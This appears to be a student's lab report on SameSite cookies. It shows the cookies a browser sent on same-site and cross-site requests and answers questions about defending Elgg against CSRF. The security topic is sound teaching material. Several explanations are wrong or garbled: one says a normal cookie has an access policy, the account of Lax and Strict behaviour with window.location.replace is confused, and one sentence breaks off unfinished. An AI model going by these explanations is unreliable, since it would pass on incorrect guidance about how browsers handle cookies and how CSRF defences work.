- cookie-strict=cccccc


Your request is a same-site request!



Displaying All Cookies Sent by Browser

- __gsas=ID=6f2051607b168d6e:T=1648962516:S=ALNI_MZGiuHLPH1og0NMYQNqu8B5o7nAng
- cookie-normal=aaaaaa
- cookie-lax=bbbbbb

Your request is a cross-site request!



Displaying All Cookies Sent by Browser

- __gsas=ID=6f2051607b168d6e:T=1648962516:S=ALNI_MZGiuHLPH1og0NMYQNqu8B5o7nAng
- cookie-normal=aaaaaa

Your request is a cross-site request!

- Please describe what you see and explain why some cookies are not sent in certain scenarios.

In the case of a normal cookie, there is policy governing the access to the cookie, so it can be retrieved and updated by both same-site and cross-site request.

As part of the cookie-lax, we send the SameSite=Lax attribute when setting the Set-Cookie header, the browser does not send cookies with cross-site requests as long as the user is not navigating to the origin site. When navigating to other sites, the window.location.replace still causes the browser to send cookies with a GET request, but the browser does not send the cookies with POST requests made with `<form>` elements or when requesting images.

In the cookie-strict, the browser does not send the cookies when using window.location.replace. The same thing applies to anchor elements and GET requests we could send with the `<form>` element. Similarly to cookie-lax, browsers do not send cross-site requests from within iframes,

- Based on your understanding, please describe how the SameSite cookies can help a server detect whether a request is a cross-site or same-site request.

With SameSite cookies, the browser does not send cookies when using window.location.replace, specifically with cross-site requests as long as the user is not navigating to the origin site. This applies to anchor elements and GET requests we could send with the `<form>` element.

- Please describe how you would use the SameSite cookie mechanism to help Elgg defend against CSRF attacks. You only need to describe general ideas, and there is no need to implement them.

I will set JavaScript function for setting response header: `response.setHeader('Set-Cookie', `Authentication=${token}; HttpOnly; SameSite=Lax; Secure`);`. These will allow the Elgg to detect if the request is cross-site or same-site, and prevent the browser from sending cookies with POST request.